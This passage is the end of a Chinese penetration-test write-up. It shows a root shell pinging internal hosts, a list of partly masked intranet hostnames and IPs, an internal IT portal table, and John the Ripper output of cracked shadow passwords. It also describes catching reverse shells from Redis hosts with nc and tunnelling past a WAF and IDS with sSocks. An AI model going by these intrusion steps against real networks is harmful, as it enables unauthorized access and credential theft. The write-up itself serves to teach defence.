ping -c 2 work.*****.com
PING work.*****.com (10.100.75.25) 56(84) bytes of data.
64 bytes from localhost (10.100.75.25): icmp_seq=1 ttl=51 time=3.11 ms
64 bytes from localhost (10.100.75.25): icmp_seq=2 ttl=51 time=8.64 ms

--- work.*****.com ping statistics ---
2 packets transmitted, 2 received, 0% packet loss, time 3843ms
rtt min/avg/max/mdev = 3.115/5.879/8.643/2.764 ms
[root@dev118 etc]#
```

who.corp.\*\*\*\*\*.com (10.20.95.89)  
gongdan.corp.\*\*\*\*\*.com (10.100.100.204)  
work.corp.\*\*\*\*\*.com (10.100.75.25)  
jk.corp.\*\*\*\*\*.com (10.20.95.86)  
baize.corp.\*\*\*\*\*.com (172.31.80.151)  
asset.corp.\*\*\*\*\*.com (10.20.95.50)  
pm.corp.\*\*\*\*\*.com (10.20.95.29)  
wiki.corp.\*\*\*\*\*.com (10.20.95.87)  
cms.corp.\*\*\*\*\*.com (172.31.80.101)

.....  
\*\*\*\*\*的办公平台



帮助信息



| 常用系统链接         |                                                                                                           |       |              |                 | 日常需求             |     |      |    |
|----------------|-----------------------------------------------------------------------------------------------------------|-------|--------------|-----------------|------------------|-----|------|----|
| 系统名称           | URL                                                                                                       | 负责人   | 联系电话         | 邮箱              | 名称               | 负责人 | 联系电话 | 邮箱 |
| Who系统          | http://who.10000.com                                                                                      | 各机房HR | 无            | 无               | 1. 邮箱证书下载        |     |      |    |
| 邮件系统           | http://mail.10000.com                                                                                     |       | 010-81001000 | 10000@10000.com | 2. 导入数据          |     |      |    |
| 门户网站(内含OA、费控等) | http://portal.10000.com                                                                                   |       | 010-81001000 | 10000@10000.com | 3. 至惠CS系统\证书导入指导 |     |      |    |
| 白漂             | http://white.10000.com                                                                                    |       | 010-81001000 | 10000@10000.com | 4. PC客户端教程       |     |      |    |
| Token          | http://token.10000.com                                                                                    |       | 010-81001000 | 10000@10000.com | 5. iOS移动端客户端教程   |     |      |    |
| VPN            | http://vpn.10000.com                                                                                      |       | 010-81001000 | 10000@10000.com | 6. WAP移动端客户端教程   |     |      |    |
| 工单系统           | http://jira.10000.com                                                                                     |       | 010-81001000 | 10000@10000.com | 7. 安卓移动端客户端教程    |     |      |    |
| 信贷             | http://8000/CMS/lopan.html                                                                                |       | 010-81001000 | 10000@10000.com | 8. 公司邮箱备份教程      |     |      |    |
| 费控系统           | http://fee.10000.com                                                                                      |       | 010-81001000 | 10000@10000.com | 安装程序下载           |     |      |    |
| 常用功能           |                                                                                                           |       |              |                 | 附件下载             |     |      |    |
| 名称             | 说明                                                                                                        |       |              |                 | 附件下载             |     |      |    |
| 邮箱             | 邮箱和OOA已统一为相同密码。如忘记密码请访问集团门户网站点击【忘记密码】找回。<br>邮箱及OOA问题请致电 010-81001000 寻求帮助。                                |       |              |                 | 1. 邮箱证书下载        |     |      |    |
| 数据防泄露软件        | 数据防泄露软件安装地址                                                                                               |       |              |                 | 2. 导入数据          |     |      |    |
| 运维工作流程与规范      | 此页面为公共页面，提供一些日常IT操作文档和运维工作流程规范，全员均可访问查看。                                                                  |       |              |                 | 3. 至惠CS系统\证书导入指导 |     |      |    |
| 云平台            | 目前 业务线可通过云平台自助申请资源，后续会持续完善业务线接入                                                                           |       |              |                 | 4. PC客户端教程       |     |      |    |
| Apollo平台       | 申请虚拟机需开通域账号，请发送邮件至: apollo@10000.com                                                                      |       |              |                 | 5. iOS移动端客户端教程   |     |      |    |
| AD域账号          | 首次使用AD域账号请点击此处进行密码修改                                                                                      |       |              |                 | 6. WAP移动端客户端教程   |     |      |    |
| TimeON云杀毒终端    | TimeON云杀毒终端已启用MAC地址认证。无法访问办公网的同事请参考右侧手册填写MAC地址登记模板发送给IT运维。                                                |       |              |                 | 7. 安卓移动端客户端教程    |     |      |    |
| 办公区有线网络        | 有线网络接入认证方式及360相关软件：2. 点击右侧地址下载安装                                                                          |       |              |                 | 8. 公司邮箱备份教程      |     |      |    |
| 办公WiFi         | 接入点 认证方式 认证有效期 原速 网络权限 备注<br>Token认证 新开后需重新认证 4Mbps 办公网及公网 适合办公笔记本使用<br>微信认证 一周 2Mbps 仅公网 适合访客和员工个人移动设备使用 |       |              |                 | 安装程序下载           |     |      |    |

内网的 who 认证入口

从 wiki 中得到了更多的内网域名

| 常用URL    |                     |
|----------|---------------------|
| 名称       | URL                 |
| IT帮助页    | http://10000.com    |
| 域账户密码修改  | http://10000.com    |
| 企业杀毒软件   | http://10000.com    |
| 无线认证页面   | http://10000.com    |
| Apollo平台 | http://10000.com/g/ |

| 网信集团VPN常用地址： |                         |       |           |
|--------------|-------------------------|-------|-----------|
| 名称           | URL                     | 认证方式  | 使用机构      |
| VPN          | http://10000.com        | Token | 集团员工      |
| VPN-短信用户     | https://10000.com/sauth | Token | 集团员工/外部人员 |
| VPN-测试       | http://10000.com        | Token | 集团员工      |
| VPN-本地       | https://10000.com/lhnb  | 本地    | 集团员工      |
| N-测试         | http://10000.com/test   | Token | 外部人员测试    |

堡垒机

\*\*\*\*云行-运维管理平台

抓了几个 shadow 的密码跑了一下 发现弱口令挺多的

```
root@kali:/tmp# john --show p.txt
tengine:17107:::
1:123456:17155:0:99999:7::
2:123456:17149:0:99999:7::
r3:123456:17149:0:99999:7::
r4:123456:17149:0:99999:7::
n:123456:17149:0:99999:7::
123456:17150:0:99999:7::
56:17170:0:99999:7::
123456:17176:0:99999:7::
iang:123456:17244:0:99999:7::
17917:0:99999:7::
p:17918:0:99999:7::
12 password hashes cracked, 8 left
```

一堆平台只是打开看了一下，并没有进一步操作

渗透到这里就该结束了，本想着下一步先使用 metasploit 打两台 window 后尝试拿域控的，因为比较难遇到这样的实战环境，但还是没有进行进一步操作，点到为止。此漏洞从周四晚上八九点发现低危 SSRF 到拿到内网 ROOT 权限用了不到三个小时时间，但是由于 waf 和 ids 等设备的阻拦打 socks 隧道花了我将近两倍拿 shell 的时间，最终发现不稳定的原因是我的 nc -k 参数持续监听了端口，导致内网十几台 redis 数据库都在同时请求我的端口上线，我想执行一条命令，将会同时在这十几台上线的主机上同时执行，这导致了我的 socke 端口堵塞，最后解决办法是，不用-k 参数，当一台主机上线后，不接受其他主机上线请求。然后操作这台主机使用 sSocks 再打一条相对稳定的 socks 隧道出来，直入内网，不得不说 sSocks 相比 EW 稳得一批。

## 结束语：

任何严重漏洞的背后必然是从一个不起眼的没什么技术含量的容易被忽略的漏洞引起的，做好细微漏洞的防范的能防止重大信息安全事故的发生。

r3start

2019 年 4 月 6 日 03:23:30